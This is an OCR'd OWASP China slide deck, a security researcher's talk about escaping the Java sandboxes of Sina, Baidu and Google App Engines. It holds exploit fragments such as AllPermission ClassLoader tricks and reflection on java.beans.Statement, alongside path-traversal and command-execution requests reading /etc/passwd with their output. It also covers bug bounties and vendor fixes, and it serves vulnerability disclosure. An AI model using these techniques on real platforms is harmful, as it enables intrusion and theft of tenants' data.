在云上跳舞

hacking java sandbox on Cloud AppEngine

OWASP 中国

The Open Web Application Security Project

About Me

OWASP 中国
The Open Web Application Security Project

- 周拓
- 阿里巴巴集团安全中心
- 网名：空虚浪子心、kxlzx
- QQ：4700012 (&EMAIL)
- 个人BLOG：http://www.inbreak.net
- 微博：http://t.qq.com/javasecurity

目录

OWASP 中国
The Open Web Application Security Project

- App Engine
- BY PASS
- 研究方法

安全的目的

OWASP 中国
The Open Web Application Security Project

- 安全的目的
  - 保护用户的数据
- 攻击者的目的
  - 窃取用户的数据
- 云安全的目的
  - 保护云用户的数据安全
- 今天的目的
  - 云上的用户，云下的用户


App Engine

OWASP 中国
The Open Web Application Security Project

- 把虚拟空间的网站放到云上
- 按照实际使用量收费
- 负载均衡等默认服务

App Engine架构

OWASP 中国
The Open Web Application Security Project



云安全

OWASP 中国
The Open Web Application Security Project

- 云安全
- 服务器安全
- JAVA安全
- 沙盒安全
- 云用户安全

沙盒的意义

OWASP 中国
The Open Web Application Security Project

- 保障安全，保障可用性
- 有限的权限
- 系统资源控制（统计、限制、监控）
- 是不是可以没有沙盒

突破沙盒能做什么

OWASP 中国
The Open Web Application Security Project

- 获得权限
  - 执行命令？
  - 窃取数据？
  - 渗透？
- 在GOOGLE，突破沙盒，什么也做不了

国内appEngine

OWASP 中国
The Open Web Application Security Project

- 阿里云ACE
- 百度BAE
- 新浪SAE
- 腾讯
- ……
- 突破沙盒后，也许可以做很多事情

目标

OWASP 中国
The Open Web Application Security Project

- 窃取或破坏云用户的数据安全
- 控制或赶走云下的用户

方法

OWASP 中国
The Open Web Application Security Project

- 突破沙盒只是一种手段
- 外层还包装有业务逻辑

从JAVA开始

OWASP 中国
The Open Web Application Security Project

- 了解JAVA应用
- 了解JAVA框架

框架必须用的权限

OWASP 中国
The Open Web Application Security Project

- CLASSLOADER
- 系统变量读取
- Class私有变量的控制
- 特殊包的方法调用

尴尬的安全方案

OWASP 中国
The Open Web Application Security Project

- applet沙盒
  - 保证安全
- appEngine沙盒
  - 保证安全
  - 支持J2EE框架

权限列表的获取

OWASP 中国
The Open Web Application Security Project

- 大家都知道权限列表必须隐藏
  - GAE、SAE。。。
- getPolicy
- 文件权限
- Class. getProtectionDomain. getPermissions

权限列表的获取

OWASP 中国
The Open Web Application Security Project

insertProvider.*|
putProviderProperty.*|
removeProvider.*|
createClassLoader|
com.sun.xml.internal.fastinfoset.parser.buffer-size|
java.vendor.url|

/base/java_runtime/prebundled/user-unprivileged.jar|
/base/jre/lib/rt.jar|
/base/java_runtime/runtime-shared.jar|

xml.catalog.staticCatalog|
com.sun.xml.internal.fastinfoset.parser.string-interning|
file.separator|
java.specification.vendor|
file.encoding|
org.mortbay.util.TypeUtil.LongCacheSize|
line.separator|

一个沙盒的雏形

OWASP 中国
The Open Web Application Security Project

- CVE20120507　　applet
- Anonymous搞定了FBI的漏洞
  - Anonymous
  - AntiSec
  - AtomicReferenceArray
  - CVE20120507
- 大炮打蚊子
- 升级JDK

一个沙盒的雏形

OWASP 中国
The Open Web Application Security Project

- 沙盒不等于安全
- crackClassLoader
  - 第一次真正的体验

一个沙盒的雏形

OWASP 中国
The Open Web Application Security Project

```
return (String) AccessController.doPrivileged(new PrivilegedAction() {
    public Object run() {
```

1.bypasssae.sinaapp.com/bypass2.jsp?cmd=cat%20/etc/passwd

start exppermissionpolicyfile:MyPolicy@121be32 ||
exp==========root:x:0:0:root:/root:/bin/bashbin:x:1:1:bin:/bin:/sbin/nolo
User:/var/ftp:/sbin/nologinnobody:x:99:99:Nobody:/:/sbin/nologinnscd:x:28:2
owner:/dev:/sbin/nologinpcap:x:77:77::/var/arpwatch:/sbin/nologinoprofile:x:
OProfile:/home/oprofile:/sbin/nologinntp:x:38:38::/etc/ntp:/sbin/nologinsysm

```
                "getPolicy"));
        ProtectionDomain localProtectionDomain = new ProtectionDoma
                new CodeSource(localURL, arrayOfCertificate),
                localPermissions);
        byte[] datclass = {这里是MyPolicy 类的序列化数组，代码等下讲。};
        mycl.defineClass("MyPolicy", datclass, 0, datclass.length,
                localProtectionDomain);
```

一个沙盒的雏形

OWASP 中国
The Open Web Application Security Project

- 第一次执行命令
- 第二次执行命令
- 沙盒绕过 == 执行命令
- == getRuntime.exec(cmd)
- 谁是敌人，谁是盟友
  - 针对性的命令执行防御

一个沙盒的进步

OWASP 中国
The Open Web Application Security Project

- 一定要执行
  - 执行命令
  - 留后门
  - 脱裤
- 云用户？云用户的数据？
- 云安全 x= 主机安全
- 只需要读任意云文件
- 造就了变态的方案

安全的不能用了

OWASP 中国
The Open Web Application Security Project

- 全面禁止
- 常见的J2EE框架无法正常工作

一个安全的进步

OWASP 中国
The Open Web Application Security Project

- 接管JAVA安全
- 简单目录判断
- SaeSecurityManager.checkRead()
- 必须以Webroot目录开头
- Webroot/../../../../etc/passwd
- 防漏补漏

一个安全的进步

OWASP 中国
The Open Web Application Security Project

```
GET
http://3.javasandboxtest.sinaapp.com/down.jsp?filename=/data1/jetty_work/84/java
vasandboxtest.war-_3_javasandboxtest-any-/webapp/../../../../../../../etc/passwd HT
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0)
Accept: */*
Host: 1.bypass3.sinaapp.com
```

Response Headers | Response Data | View Page

ook for: Plain text

```
1  root:x:0:0:root:/root:/bin/bash
2  bin:x:1:1:bin:/bin:/sbin/nologin
3  daemon:x:2:2:daemon:/sbin:/sbin/nologin
4  adm:x:3:4:adm:/var/adm:/sbin/nologin
5  lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6  sync:x:5:0:sync:/sbin:/bin/sync
7  shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8  halt:x:7:0:halt:/sbin:/sbin/halt
```

一个安全的深入

OWASP 中国
The Open Web Application Security Project

- 你真的敢改JDK么
- SaeSecurityManager
  - Private readPath 数组
  - Private writePath 数组
  - Private deletePath 数组
- suppressAccessCheck权限
- 第二次体验
- 禁止修改SaeSecurityManager的私有字段

一个安全的深入

OWASP 中国
The Open Web Application Security Project

Look for: Plain text

```
1 GET http://2.javasandboxtest.sinaapp.com/down.jsp?filename=/etc/passwd HTTP/1.1
2 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0)
3 Accept: */*
4 Host: 2.javasandboxtest.sinaapp.com
5
```

Response Headers | Response Data | View Page

Look for: Plain text

```
1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin/sync
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
```

不好意思写出来的文章

/messages/inbox#pmtid=


一起聊聊吧！ Mac App | AppKed 欢迎进入阿里...统一内网首页 Apple中国 中国雅

应用授权 – 新浪微博

腾讯微博 Beta 首页 微频道 找人 微群 应用 实验

私信 | 记事本

私信可以发送语音了！了解详情



SAE Java已经上线了全新的安全沙箱，欢迎进行评测

8月28日 15:03 来自腾讯微博

第一次遇到麻烦

OWASP 中国
The Open Web Application Security Project

- 我看到有权限
- 但是不能修改字段
  - 禁止修改SAE的代码？
- 系统代码算不算
- java.beans.Statement
  - Private AccessControlContext acc;

第一次遇到麻烦

OWASP 中国
The Open Web Application Security Project

```
AccessControlContext localAccessControlContext = new AccessControlContext(
            new ProtectionDomain[] { localProtectionDomain });
java.beans.Statement localStatement = new java.beans.Statement(
            System.class, "setSecurityManager", new Object[1]);

Field fieldacc = java.beans.Statement.class
            .getDeclaredField("acc");
fieldacc.setAccessible(true);
fieldacc.set(localStatement, localAccessControlContext);
localStatement.execute();
Policy.setPolicy(new MyPolicy());
```

第一次遇到麻烦

OWASP 中国
The Open Web Application Security Project

view-source:1.javasec3.sinaapp.com/sm.jsp?path=/usr/local/sae/jetty/lib/ext/

```
com.sina.sae.security.SaeSecurityManagercom.sina.sae.exception.BanCallException:
```

view-source:1.javasec2.sinaapp.com/permission.jsp

```
1
2 start exppermissionpolicyfile:net.inbreak.MyPolicy@2c6d170e
3 |name:|<all permissions>|action:|<all actions>|
```

```
at javax.servlet.http.HttpServlet.service(HttpServlet.java:820)
at org.eclipse.jetty.servlet.ServletHolder.handle(ServletHolder.java:538)
at org.eclipse.jetty.servlet.ServletHandler.doHandle(ServletHandler.java:478)
at com.sina.sae.servlet.SaeServletHandler.doHandle(SaeServletHandler.java:49)
at org.eclipse.jetty.server.handler.ScopedHandler.handle(ScopedHandler.java:11
at org.eclipse.jetty.security.SecurityHandler.handle(SecurityHandler.java:517)
```

没想到是这个结果

OWASP 中国
The Open Web Application Security Project

- 这是BYPASS第7次了
- SAE很给力，10W云豆，很重视
- 但是方案不给力，感觉被应付了

这个方法被拉黑了

OWASP 中国
The Open Web Application Security Project

view-source:1.javasec8.sinaapp.com/sm2.jsp

```
---java.lang.IllegalStateException: can
not invoke java.lang.System
setSecurityManager
        at
com.sina.sae.security.SaeSecurityManager.
checkMethodInvokePermission(SaeSecurityMa
nager.java:279)
        at
com.sina.sae.security.SaeSecurityManager.
checkPermission(SaeSecurityManager.java:2
65)
        at
```

JAVA很多提权方式

OWASP 中国
The Open Web Application Security Project

- System.setSecurityManager
- Policy.setPolicy
- ...

抵挡了我1分钟

OWASP 中国
The Open Web Application Security Project

- java.beans.Statement localStatement = new java.beans.Statement(Policy.class, "setPolicy", new Object[]{new MyPolicy()});

Baidu App Engine

OWASP 中国
The Open Web Application Security Project

- 允许createClassLoader

createClassLoader

OWASP 中国
The Open Web Application Security Project

- 创建自定义的classLoader
- 在自定义ClassLoader中创建一个超级权限
- 定义一个类（kxlzxClass），赋予超级权限
- 现在kxlzxClass就是超级权限了

createClassLoader

OWASP 中国
The Open Web Application Security Project

```
Permissions localPermissions = new Permissions();
localPermissions.add(new AllPermission());
ProtectionDomain localProtectionDomain = new ProtectionDomain(
        new CodeSource(localURL, arrayOfCertificate), localPermissions);
localClass = paramHelp.defineClass(String1, classData, 0,
        classData.length, localProtectionDomain);
```

createClassLoader

OWASP 中国
The Open Web Application Security Project

view-source:1.javasec.duapp.com/jsp/read.jsp?file=/home/bae/wwwdata/htdocs&action=filedir

```
1  <html>
2  <head>
3  <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"/>
4  <title>Error 500 java.security.ProtectionDomain is a restricted class.
   please referer jre whitelist in developer guide!</title>
5  </head>
6  <body><h2>HTTP ERROR 500</h2>
7  <p>Problem accessing /jsp/read.jsp. Reason:
8  <pre>    java.security.ProtectionDomain is a restricted class. please
   referer jre whitelist in developer guide!</pre></p><h3>Caused
   by:</h3><pre>java.lang.NoClassDefFoundError:
   java.security.ProtectionDomain is a restricted class. please referer jre
   whitelist in developer guide!
9          at
   com.baidu.cloud.env.tools.agent.runtime.Runtime.reject(Runtime.java:86)
10         at net.inbreak.MyClassLoader$4.run(MyClassLoader.java:960)
11         at java.security.AccessController.doPrivileged(Native Method)
12         at net.inbreak.MyClassLoader.permission(MyClassLoader.java:940)
13         at org.apache.jsp.jsp.read_jsp._jspService(read_jsp.java from :65)
```

Baidu App Engine

OWASP 中国
The Open Web Application Security Project

- 类名黑名单列表，禁止NEW
- ProtectionDomain
- Java.beans.Statement
- ……

Baidu App Engine

OWASP 中国
The Open Web Application Security Project

- java.lang.String -- allPermissions
- Com.baidu.XXXX -- 有限的权限
- Net.inbreak.XXX -- 沙盒中的用户权限

查看权限列表

OWASP 中国
The Open Web Application Security Project

- <%=getClass().getProtectionDomain()%>

```
ProtectionDomain  (file:/home/bae/wwwdata/htdocs/1.javasec.duapp.com/ <no signe
 null
 <no principals>
 java.security.Permissions@cf94f01 (
 (java.lang.reflect.ReflectPermission suppressAccessChecks)
 (java.net.SocketPermission localhost:1024- accept,resolve)
 (java.net.SocketPermission [0:0:0:0:0:0:0:1]:1024- connect,listen,accept,resol
 (java.net.SocketPermission localhost:1024- listen,resolve)
 (java.net.SocketPermission *:* connect,accept,resolve)
 (java.lang.RuntimePermission getClassLoader)
 (java.lang.RuntimePermission accessClassInPackage.*)
 (java.lang.RuntimePermission accessDeclaredMembers)
 (java.lang.RuntimePermission createClassLoader)
 (java.lang.RuntimePermission getenv.*)
 (java.lang.RuntimePermission getStackTrace)
 (java.lang.RuntimePermission getProtectionDomain)
 (java.lang.RuntimePermission setContextClassLoader)
 (java.lang.RuntimePermission loadLibrary.comlog)
 (java.lang.RuntimePermission accessClassInPackage.org.apache.jasper.runtime)
 (java.util.PropertyPermission java.vm.version read)
```

Baidu App Engine

OWASP 中国
The Open Web Application Security Project

- 提权

```
localClass = mycl.defineClass(String1,classData1,0,classData1.length,
getClass().getClassLoader().loadClass("java.lang.String").getProtectionDomain());
```

Baidu App Engine


OWASP 中国
The Open Web Application Security Project

view-source:1.javasec.duapp.com/cmd.jsp?cmd=ifconfig

```
1       Link encap:Ethernet  HWaddr [redacted]
        inet addr:[redacted] Bcast:[redacted]  Mask:[redacted]55.25
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:3712438603 errors:0 dropped:0 overruns:0 frame:
        TX packets:4005186591 errors:0 dropped:0 overruns:0 carrie
        collisions:0 txqueuelen:1000
        RX bytes:841414356707 (783.6 GiB)  TX bytes:1155114876780
        Interrupt:40 Memory:94000000-94012800

        Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:1077006385 errors:0 dropped:0 overruns:0 frame:
        TX packets:1077006385 errors:0 dropped:0 overruns:0 carrie
        collisions:0 txqueuelen:0
        RX bytes:623494091606 (580.6 GiB)  TX bytes:623494091606 (
```

Baidu App Engine



GAE很坦诚

OWASP 中国
The Open Web Application Security Project

From: "Google Security Team" <security@google.com>
Subject: Re: [#1072712472] GAE java sandbox bypass
Date: Wed, 25 Jul 2012 18:54:22 -0000

> Hello,
>
> Congratulations! This vulnerability is eligible for a reward of $500.
>
> 0. If you'd prefer to donate your reward to charity, reply with the na

GAE很狡猾

app_id=s~securityjava&version_id=1.361466548191828337

```
/bypass3.jsp HTTP/1.1" 500 0 - "Mozilla/5.0 (Windows
NT 6.1; rv:10.0.2) Gecko/20100101 Firefox/10.0.2"
"securityjava.appspot.com" ms=1784 cpu_ms=1840
loading_request=1
instance=00c61b117cb82eb4b648cd8d005d96e61c0da1

W 2012-09-01 23:31:08.271

  /bypass3.jsp
  java.lang.NoClassDefFoundError:
  java.beans.Statement is a restricted class. Please
  see the Google App Engine developer's guide for
  more details.
```

路线的选择

OWASP 中国
The Open Web Application Security Project

- 搭建简单的app引擎
- JETTY
- 对于危险权限的各种bypass
- 各种利用代码片段
- 沙盒，总会出漏洞的

Q&A

OWASP 中国
The Open Web Application Security Project

- THANKS